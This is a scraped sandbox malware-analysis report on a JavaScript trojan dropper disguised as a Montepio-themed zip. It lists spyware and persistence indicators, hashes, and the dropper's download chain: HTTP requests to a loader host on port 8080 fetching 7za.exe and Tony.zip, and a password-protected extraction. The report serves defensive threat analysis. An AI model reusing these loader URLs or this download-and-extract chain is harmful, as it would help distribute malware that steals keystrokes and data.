









Montepio20Tecnologia.zip

malicious


This report is generated from a file or URL submitted to this webservice on March 21st 2017 19:13:20 (UTC) and action script *Heavy Anti-Evasion*
Threat Score: 100/100
AV Detection: 40%
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Labeled as: Trojan.JS.Agent.JS
Report generated by [Falcon Sandbox](#) © Hybrid Analysis

-  Overview
-  Sample unavailable
-  Downloads

 ▾
-  External Reports ▾
-  Re-analyze
-  Hash Not Seen Before
-  Show Similar Samples
-  Report False-Positive
-  Request Report Deletion

-  Post
-  Link
-  E-Mail

Incident Response

 Risk Assessment

Remote Access

Contains a remote desktop related string
Contains ability to listen for incoming connections
Uses network protocols on unusual ports

Spyware

Contains ability to open the clipboard
Contains ability to retrieve keyboard strokes
POSTs files to a webserver

Persistence

Modifies auto-execute functionality by setting/creating a value in the registry

Fingerprint

Reads the active computer name
Reads the cryptographic machine GUID

Evasive


Possibly checks for the presence of an Antivirus engine

Exploit

Contains escaped byte string (often part of obfuscated shellcode)

Network Behavior

Contacts 2 domains and 1 host.

 View all details

Additional Context

 Related Sandbox Artifacts

Associated URLs

hxxp://loader.visitante-group-new.cf:8080/Updates/Montepio/Montepio%20Tecnologia.zip

Indicators

 Not all malicious and suspicious indicators are displayed. [Get your own cloud service or the full version to view all details.](#)

Malicious Indicators

10

External Systems

Detected Emerging Threats Alert

Some domains identified as malicious by a large number of Antivirus engines

À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

[Paramètres des cookies](#)

Tout refuser

Autoriser tous les cookies

| | |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| <div><div><div><div></div><div>HYBRID ANALYSIS</div></div><div><div></div><div></div><div></div><div></div></div><div>Request Info</div></div></div> <div><div></div><div></div><div></div><div></div></div> | |
| Malicious artifacts seen in the context of a contacted host | ▼ |
| Uses network protocols on unusual ports | ▼ |
| System Security | |
| Executes WMI queries in order to detect local security applications | ▼ |
| Unusual Characteristics | |
| Contains ability to reboot/shutdown the operating system | ▼ |
| Script file shows a combination of malicious behavior | ▼ |
| Hiding 1 Malicious Indicators | |
| All indicators are available only in the private webservice or standalone version | |
| Suspicious Indicators | 25 |
| Environment Awareness | |
| Reads the active computer name | ▼ |
| Reads the cryptographic machine GUID | ▼ |
| Exploit/Shellcode | |
| Contains escaped byte string (often part of obfuscated shellcode) | ▼ |
| General | |
| Contains ability to find and load resources of a specific module | ▼ |
| POSTs files to a webserver | ▼ |
| Installation/Persistence | |
| Drops executable files | ▼ |
| Modifies auto-execute functionality by setting/creating a value in the registry | ▼ |
| Network Related | |
| Found potential IP address in binary/memory | ▼ |
| Uses a User Agent typical for browsers, although no browser was ever launched | ▼ |
| Remote Access Related | |
| Contains a remote desktop related string | ▼ |
| Spyware/Information Retrieval | |
| Contains ability to open the clipboard | ▼ |
| Contains ability to retrieve keyboard strokes | ▼ |
| System Security | |


À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

| | |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <div><div><div><div><div><div></div></div></div><div><div><div>HYBRID ANALYSIS</div></div></div><div><div><div></div></div><div><div></div></div><div><div></div></div><div><div></div></div><div><div></div></div><div><div></div></div></div><div><div>Request Info</div></div></div></div><div><div></div></div></div> | <div><div></div><div>Contains ability to simulate user keyboard/mouse input</div><div></div></div> <div><div></div><div>Detected minified/packed Javascript</div><div></div></div> <div><div></div><div>Reads information about supported languages</div><div></div></div> <div><div></div><div>Writes PE header magic to ADO Stream Object</div><div></div></div> <div><div></div><div>Hiding 7 Suspicious Indicators</div><div></div></div> <div><div></div><div>All indicators are available only in the private subservice or standalone version</div><div></div></div> |
| <div>Informative26</div> | |
| <div>Anti-Detection/Stealthyness</div> | |
| <div></div> <div>Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)</div> <div></div> | |
| <div>Environment Awareness</div> | |
| <div></div> <div>Contains ability to query machine time</div> <div></div> | |
| <div></div> <div>Contains ability to query the machine timezone</div> <div></div> | |
| <div></div> <div>Contains ability to query the machine version</div> <div></div> | |
| <div></div> <div>Contains ability to query the system locale</div> <div></div> | |
| <div></div> <div>Contains ability to query volume size</div> <div></div> | |
| <div></div> <div>Executes WMI queries</div> <div></div> | |
| <div>General</div> | |
| <div></div> <div>Contacts domains</div> <div></div> | |
| <div></div> <div>Contacts server</div> <div></div> | |
| <div></div> <div>Contains ability to register hotkeys</div> <div></div> | |
| <div></div> <div>Creates a writable file in a temporary directory</div> <div></div> | |
| <div></div> <div>Creates mutants</div> <div></div> | |
| <div></div> <div>Drops files marked as clean</div> <div></div> | |
| <div></div> <div>Logged script engine calls</div> <div></div> | |
| <div></div> <div>Opened the service control manager</div> <div></div> | |
| <div></div> <div>Parsed Javascript</div> <div></div> | |
| <div></div> <div>Reads Windows Trust Settings</div> <div></div> | |
| <div></div> <div>Requested access to a system service</div> <div></div> | |
| <div></div> <div>Spawns new processes</div> <div></div> | |
| <div>Installation/Persistence</div> | |

À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

| | | |
|---------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------|---|
|  <div><div>Request Info</div></div> | <div>Touches files in the Windows directory</div> | ▼ |
| Network Related | | |
| | Found potential URL in binary/memory | ▼ |
| System Security | | |
| | Opens the Kernel Security Device Driver (KsecDD) of Windows | ▼ |
| Unusual Characteristics | | |
| | Installs hooks/patches the running process | ▼ |

File Details

All Details:

Off

Montepio20Tecnologia.zip

Filename

Montepio20Tecnologia.zip

Size

13KiB (13682 bytes)

Type

script

javascript


Description

ASCII text, with very long lines, with no line terminators

Architecture


WINDOWS

SHA256

e122bc8bf291f15cab182a5d2d27b8db1e7019e4e96bb5cdbd1dfe7446f3f51f 


Resources

Icon



Visualization


Input File (PortEx)



Screenshots














Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 4 processes in total ([System Resource Monitor](#)).

| | |
|-------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  | wscrip.exe "C:\Montepio Tecnologia.js" (PID: 2128)   |
|  | 7za.exe x %LOCALAPPDATA%\LBGUHKWCJJNPASTQCGEP.zip -pminas1000 -o%LOCALAPPDATA%\ (PID: 1680)   |
|  | eventvwr.exe (PID: 3348)  |
|  | Taskmgr.exe (PID: 3356)   |


À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

Network Analysis

DNS Requests



Login to Download DNS Requests (CSV)

| Domain | Address | Registrar | Country |
|---------------------------------|--------------|-----------|--------------------------------------------------------------------------------------------|
| contador.visitante-group-new.cf | 149.56.81.57 | - |  Canada |


| | | | |
|-------------------------------|--------------|---|--------------------------------------------------------------------------------------------|
| loader.visitante-group-new.cf | 149.56.81.57 | - |  Canada |
|-------------------------------|--------------|---|--------------------------------------------------------------------------------------------|

Contacted Hosts

Login to Download Contacted Hosts (CSV)

| IP Address | Port/Protocol | Associated Process | Details |
|---------------------------------------------------------------------------------------------------------|---------------|---------------------------------------------------|----------------------------------------------------------------------------------------------|
| 149.56.81.57  OSINT | 8080 TCP | wscript.exe PID: 2128 tony.exe PID: 3356 |  Canada |

Contacted Countries



HTTP Traffic

| Endpoint | Request | URL | Data |
|-------------------|---------|------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 149.56.81.57:8080 | GET | 149.56.81.57/Updates/7za.exe | GET /Updates/7za.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: loader.visitante-group-new.cf:8080 Connection: Keep-Alive 🔄 200 OK 👁 More Details |


| | | | |
|-------------------|-----|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 149.56.81.57:8080 | GET | 149.56.81.57/Updates/Tony.zip | GET /Updates/Tony.zip HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: loader.visitante-group-new.cf:8080 Connection: Keep-Alive 🔄 200 OK |
|-------------------|-----|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

Suricata Alerts

| Event | Category | Description | SID |
|-----------------------------------|---------------------------------------|----------------------------------------------------|---------|
| 149.56.81.57 -> local:54682 (TCP) | Potential Corporate Privacy Violation | ET POLICY PE EXE or DLL Windows file download HTTP | 2018959 |

 ET rules applied using Suricata. Find out more about proofpoint ET Intelligence [here](#).


Extracted Strings

Q

Search

All Details:

Off


 Download All Memory Strings (9KiB)


- All Strings (5000)
- Interesting (1744)
- 7za.exe:1680 (167)
- 7za[1].exe.2230908450 (13)
- PCAP (4)
- Tony.exe:3356 (99)
- Tony.exe.3660120019 (46...
- screen_0.png (6)
- wscript.exe (1)
- wscript.exe:2128 (16)


```
!"#$%&'()*+,-./0123456789;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`
!"#$%&'()*+,-./0123456789;<>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz[{}~
!"#$%&'()*+,-./;<=>?@[ \]^_`{}~
!#%')+--/13579;=?ACEGIKMOQS UWY[]
!System.Bindings.NotifierContracts
!TBindNotifyEventI<System.Integer>
!TBindSourceAdapterReadObjectField'
!TComparer<System.Classes.TThread>2
!TComparer<System.JSON.TJSONValue>2
!TComparer<System.Rtti.TRttiField>2
!TComponent.TAsyncConstArrayResult
!TDelegatedComparer<System.string>8
```


Extracted Files

Clean1

 7za[1].exe

 Download Disabled

 VirusTotal Report

 Hash Seen Before

Size

503KiB (515072 bytes)

Type

peexeexecutable

Description

PE32 executable (console) Intel 80386, for MS Windows


AV Scan Result

0/62


Runtime Process

wscript.exe (PID: 2128)


MD5

c68164d9664319e234a7f6219c1a7c79

SHA1

41b29e12d76341897a4b38502e0e516150e8d7ad

SHA256

54b5e356607d4fc240f2202252d250d66a8a52570b3d20f45cc220cfdd45841e7

À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

HYBRID ANALYSIS

Request Info

Download Disabled

Hash Not Seen Before

Size

4MiB (4178406 bytes)

Type

data

compressed

zip

Description

Zip archive data, at least v2.0 to extract

Runtime Process

wscript.exe (PID: 2128)

MD5

3747c00ecc15f871f70d144b1be31ca8

SHA1

a913df26739f52ad356b86c6160997542431d300

SHA256

942f03c74415e83e38813f8ab80470f7c707fcff82a3f20f85e32c237b6cd6b

Tony.exe

Overview

Download Disabled

Hash Not Seen Before

Size

8MiB (8388096 bytes)

Type

peexe

executable

Description

PE32 executable (console) Intel 80386, for MS Windows

Runtime Process

7za.exe (PID: 1680)

MD5

219cf8b022d3933ba46f482478450f49

SHA1

a28a04c70bbc3837efca7665e68530d85f72c777

SHA256

ed7e727065e8c8dd84381d923831a0b80df245e3c9b960eefe9e94427a34fbd4

GAS Tecnologia - Core

Overview

Download Disabled

Hash Seen Before

Size

7B (7 bytes)

Type

text

Description

ASCII text, with CRLF line terminators

Runtime Process

Tony.exe (PID: 3356)

MD5

2ff3e1ccb381506f0aabbb282e64cb51

SHA1

f2a2fc292c1bddbe461b72e293171623b71138f1

SHA256

d3cd6b2662e106143a0ffc4ea59c89b014c2a3b1c139d4cacba85a506547f19d

ICONE.CUR

Overview

Download Disabled

Hash Seen Before

Size

326B (326 bytes)

Type

unknown

Description

Lotus 1-2-3

Runtime Process

Tony.exe (PID: 3356)

MD5

dbd44c4ac444d2e0448ec0ad24ec0698

SHA1

371d786818f0a4242d2fced0c83412caa6c17a28

SHA256

bf79bffdba70f456cb406fd1ece8652750363b94188510b5d73f36c8ea6e7ae9

SubmitInfoConfirmed.txt

SubmitInfoRequest.txt


Notifications

Runtime

À PROPOS DES COOKIES SUR CE SITE


En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)


Page 7 of 8





HYBRID


ANALYSIS

 ▾


 ▾




 ▾


 Request Info

 ▾





▾

 You must be logged in to submit a comment.

À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)